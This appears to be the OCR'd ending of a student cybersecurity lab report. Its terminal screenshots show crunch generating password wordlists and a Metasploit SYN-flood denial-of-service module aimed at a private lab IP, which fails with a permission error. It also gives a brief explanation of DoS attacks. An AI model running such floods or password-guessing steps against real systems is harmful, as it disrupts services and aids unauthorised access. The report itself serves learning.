
Applications Places Terminal Mar 5 00:04

kali@kali: ~

```
┌──(kali㉿kali)-[~]
└─$ crunch 3 3 ABC -o passCrunch1.txt
Crunch will now generate the following amount of data: 108 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 27

crunch: 100% completed generating output

┌──(kali㉿kali)-[~]
└─$ crunch 1 1 -t % -o passCrunch2.txt
Crunch will now generate the following amount of data: 20 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 10

crunch: 100% completed generating output

┌──(kali㉿kali)-[~]
└─$
```

Exploiting Server Vulnerabilities

DOS is an attack used to deny legitimate users access to a resource such as accessing a website, network, emails, etc. or making it extremely slow. DoS is the acronym for Denial of Service. This type of attack is usually implemented by hitting the target resource such as a web server with too many requests at the same time. This results in the server failing to respond to all the requests. The effect of this can either be crashing the servers or slowing them down.


Kali Linux - VMware Workstation 16 Player (Non-commercial use only)
Player
Applications
Places
Terminal
Mar 5 17:50
kali@kali: ~
https://metasploit.com
=[metasploit v6.1.23-dev]
+ -- --=[2189 exploits - 1161 auxiliary - 400 post]
+ -- --=[596 payloads - 45 encoders - 10 nops]
+ -- --=[9 evasion]
Metasploit tip: You can pivot connections over sessions
started with the ssh_login modules
msf6 > use auxiliary/dos/tcp/synflood
msf6 auxiliary(dos/tcp/synflood) > set RHOSTS 192.168.67.129
RHOSTS => 192.168.67.129
msf6 auxiliary(dos/tcp/synflood) > run
[*] Running module against 192.168.67.129
SIOCSIFFLAGS: Operation not permitted
[-] Auxiliary failed: RuntimeError eth0: You don't have permission to capture on that device (socket:
Operation not permitted)
[-] Call stack:
[-] /usr/share/metasploit-framework/lib/msf/core/exploit/capture.rb:124:in `open_live'
[-] /usr/share/metasploit-framework/lib/msf/core/exploit/capture.rb:124:in `open_pcap'
[-] /usr/share/metasploit-framework/modules/auxiliary/dos/tcp/synflood.rb:41:in `run'
[*] Auxiliary module execution completed
msf6 auxiliary(dos/tcp/synflood) >

Result

We have learnt various fundamental concepts of Cyber Security and how to implement them.

Conclusion

We worked on finding vulnerabilities of System and Websites and also learnt various Cyber Security fundamentals and their implementation.

Thank you!